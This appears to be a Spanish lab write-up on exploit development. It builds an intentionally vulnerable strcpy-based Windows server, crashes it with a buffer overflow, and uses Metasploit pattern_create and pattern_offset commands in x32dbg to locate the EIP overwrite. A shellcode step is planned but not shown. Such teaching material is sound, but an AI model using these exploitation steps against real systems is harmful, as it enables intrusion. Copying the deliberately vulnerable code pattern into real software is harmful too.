

1. Creación de un programa con código vulnerable.
La siguiente captura muestra la correcta compilación del código fuente de un programa sencillo tipo “servidor” que espera recibir datos de un cliente en el puerto 5000, los cuales se pasan a una función que contiene una vulnerabilidad de buffer overflow. Se compila en 32 bits para sistemas Windows, bajo el IDE “DevC++ 5.11” y compilador “GCC v.4.9.2”.


Fig. Detalle de la compilación del programa “vulnserver”.
Cabe destacar que para su correcta compilación se deben añadir las flags que se muestran en la siguiente captura.


Fig. Detalle de las opciones del compilador.
A continuación, se muestra las capturas del código fuente comentado al completo.




Fig. Detalle del código fuente comentado.
En la siguiente captura se puede observar cómo tras arrancar la aplicación se queda a la escucha el puerto 5000 en todas las interfaces de red. Esto es importante ya que de esta manera podremos realizar la explotación desde una máquina remota (Kali Linux), como veremos en siguientes puntos.


Fig. Detalle del puerto a la escucha en todas las interfaces de red.
A continuación, se muestra el funcionamiento de la aplicación “vulnserver.exe” cuando un cliente se conecta a su puerto 5000 y le envia datos. La conexión cliente la hemos realizado con la herramienta “netcat”.


Fig. Detalle del funcionamiento de “vulnserver”.
Sobre la vulnerabilidad que presenta el programa, viene dada porque este hace uso de la función “strcpy ()” para copiar una cadena de caracteres del buffer que contiene los datos recibidos del cliente a otro buffer limitado en caracteres, ambos definidos en el código del programa, como bien hemos visto en el punto anterior. La vulnerabilidad que presenta es un desbordamiento de búfer (Buffer Overflow), que ocurre durante la ejecución del programa cuando se copia una cadena más larga de lo que el búfer puede contener.
Como se puede observar en la siguiente captura, el programa crashea (deja de funcionar) al alcanzar una excepción provocada por un BoF, observando como el campo de “Desplazamiento de excepción” está sobrescrito por el valor hexadecimal (“41”) correspondiente al carácter “A” con el que se ha desbordado el búfer.
En la parte izquierda de la imagen se observa cómo el servidor escucha en el puerto 5000 y crashea al recibir los datos que le envia el cliente que se encuentra conectado a dicho puerto a través de la herramienta netcat.


Fig. Detalle del crasheo de la aplicación tras sufrir un BoF.
2. Creación de un Shellcode para el código vulnerable del programa creado.
Lo que se pretende es crear un Shellcode que logre ejecutarse tras aprovechar un exploit en una aplicación.
Esto lo llevaremos a cabo en el punto “Confeccionando nuestro Shellcode de manera manual.”, una vez hayamos estudiado los badchars que afecten al flujo de ejecución de “vulnserver.exe”.
Del mismo modo, se realizará un estudio del Shellcode a lo largo de su elaboración de manera estática, y en el punto “Estudio y análisis del Shellcode utilizado para la explotación” se realizará un estudio/análisis de manera dinámica.
3. Aplicar ingeniería inversa (reversing).
Para mostrar la vulnerabilidad en tiempo de ejecución (análisis dinámico), hemos optado por el uso de la herramienta “x32dbg”, ya que la aplicación a analizar la hemos compilado en 32 bits para sistemas Windows.

Fig. Detalle de la versión del debugger “x32dbg”.
Las tareas se llevarán a cabo en un entorno virtualizado compuesto por:
- Máquina atacante: Kali Linux. A lo largo de esta práctica presentará distintas direcciones IP “192.168.65.129” y “192.168.233.135”.


Fig. Detalle de la versión y dirección IP de la máquina atacante.
- Máquina víctima: Windows 7 x64. Presentará distintas direcciones IP desde el inicio al final de las prácticas. IP “192.168.65.164”, “192.168.65.166”., “192.168.65.168”, “192.168.233.141”.


Fig. Detalle de la versión de la máquina víctima (WIN7).


Fig. Detalle de la dirección IP de la máquina víctima (WIN7).
La máquina víctima tendrá un S.O. Windows 7 x64 con el propósito de deshabilitar el Address Space Layout Randomization (ASLR) y el Data Execution Prevention (DEP). Estos dos mecanismos de seguridad, comunes en los sistemas operativos actuales, buscan complicar la explotación de vulnerabilidades en el software.
3.1 Ejecución y evidencia de la vulnerabilidad.
Para iniciar los trabajos, comenzamos abriendo y ejecutando el programa vulnerable con «x32dbg». En ese instante, nos encontramos con una alerta de seguridad del firewall, originada porque el programa intenta poner en escucha el puerto 5000 en la máquina víctima.
Es interesante señalar que este tipo de comportamiento es crucial considerarlo en otros escenarios donde se busque comprometer una máquina, dado que esta característica, propia de una «bind shell» (donde el troyano deja un puerto abierto para conexiones entrantes en la máquina víctima), es generalmente más detectable que una «reverse shell». En una «reverse shell», es la máquina víctima la que, a través de un troyano o un payload malicioso, establece una conexión saliente hacia un puerto del servidor atacante.
Con este conocimiento en mente, permitimos el acceso y proseguimos con el análisis y la ingeniería inversa (reversing) del programa.


Fig. Detalle del bloqueo de apertura del puerto de “vulnserver” por el firewall.
Tras permitir el acceso en el firewall, vemos que el programa ya ha puesto el puerto 5000 a la escucha y se encuentra a la espera de conexiones.


Fig. Detalle del correcto funcionamiento de “vulnserver”.
En este momento, procedemos con la máquina atacante para establecer una conexión con el puerto 5000 de la máquina víctima. A continuación, enviamos una cadena de texto con una longitud específica para provocar el BoF.


Fig. Detalle de conexión al “vulnserver” y envío de datos.
Ahora, en la máquina víctima se puede observar cómo se ha producido correctamente una excepción de violación de acceso debido a un Buffer Overflow (BoF).


Fig. Detalle de BoF provocado en “vulnserver”.
En la imagen previa se muestra cómo el offset ha sido reemplazado con los valores «41414141», que corresponden a «AAAA» en hexadecimal. Esto indica claramente que el EIP ha sido sobrescrito con valores hexadecimales (41h) equivalentes a los caracteres ASCII «A» de la cadena enviada por el cliente, provocando así el fallo de la aplicación. Esto sucede porque esa área de memoria no es adecuada para mantener el flujo de ejecución, impidiendo la ejecución de la siguiente instrucción en el código.
En el código fuente de la aplicación, típicamente al finalizar una función se ejecuta una instrucción «ret», que devuelve el control de flujo al programa. «Ret» lee la dirección de memoria almacenada en el EIP, que es la última dirección guardada antes de entrar en la función vulnerable. Por lo tanto, al sobrescribir el EIP con «A» y ejecutar «ret», el programa no puede redirigir correctamente el flujo y, en consecuencia, se produce un fallo.
3.2 Buscando punto exacto de la vulnerabilidad.
Llegados a este punto, debemos determinar en qué punto exacto se sobrescribe EIP, o dicho de otra manera, en qué número de caracteres exacto se desborda el búfer y por tanto empieza a sobrescribir el EIP.
3.2.1 Empleo de “Pattern create” de Metasploit.
Para abordar esta tarea, utilizaremos una herramienta de Metasploit denominada «pattern_create.rb». Este módulo generará, como se le indica, un patrón único de 600 caracteres. Al ejecutar nuestro script con este búfer modificado, podremos determinar con precisión el punto exacto en el que se sobrescribe el EIP, tal y como se detalla a continuación.
Comando lanzado en la terminal de Kali:
- “/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600”


Fig. Detalle de resultado de pattern_create.
Para desarrollar un exploit efectivo, se ha elaborado el siguiente script en Python. Este script genera un socket cliente, se conecta a la dirección IP de la máquina objetivo donde se ejecuta el servidor vulnerable en el puerto 5000, y envía el payload «data» (cadena de caracteres) al servidor. A continuación, se presenta el código del script, que incluye el «pattern» anterior creado por Metasploit, con el fin de identificar con precisión el punto exacto donde sucede la vulnerabilidad.


Fig. Detalle del script.
Tras ejecutarlo, observamos los datos del crasheo de la aplicación vulnerable.


Fig. Detalle del crasheo de “vulnserver”.
Como podemos observar, tras el lanzamiento de nuestro todavía desajustado “exploit”, se provoca una violación de acceso en la aplicación, esto es debido a un desbordamiento del buffer (BoF).
Se puede apreciar en color rojo que el registro EIP presenta el valor «31724130», que en ASCII se corresponde con la cadena «1rA0». La dirección a la que apunta ESP se resalta en azul, y es notable que el valor de EIP corresponde con el valor inmediatamente precedente a ESP. Finalmente, en amarillo se resalta el valor del registro EBP, el cual coincide con el valor inmediatamente anterior al indicado por EIP.
Podemos observar cómo en este momento el EIP encargado de apuntar a la siguiente instrucción a ejecutar según el flujo del programa, ha sido sobrescrito por nuestra inyección con los caracteres hexadecimales “31724130”.
En la pila (stack) podemos observar cómo los caracteres en ASCII “0Ar1”, correspondientes en hexadecimal a “30417231”, están revertidos y se guardan en la pila como “1rA0”, por la correspondiente regla de LIFO (Last In First Out) que cumple la pila. Esto habrá que tenerlo en cuenta para la correcta confección de nuestro exploit, ya que deberemos introducir “revertida” la zona de memoria donde queramos desviar el flujo de ejecución del programa para que apunte donde se encuentre nuestro código malicioso.
3.2.2. Calculando el desplazamiento.
Ahora procedemos a calcular el desplazamiento desde donde se sobrescribe EIP y ESP, para conocer los caracteres exactos que debemos introducir para realizar el desbordamiento. Esto lo podemos realizar mediante el siguiente comando:
- “/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 600 -q 31724130”


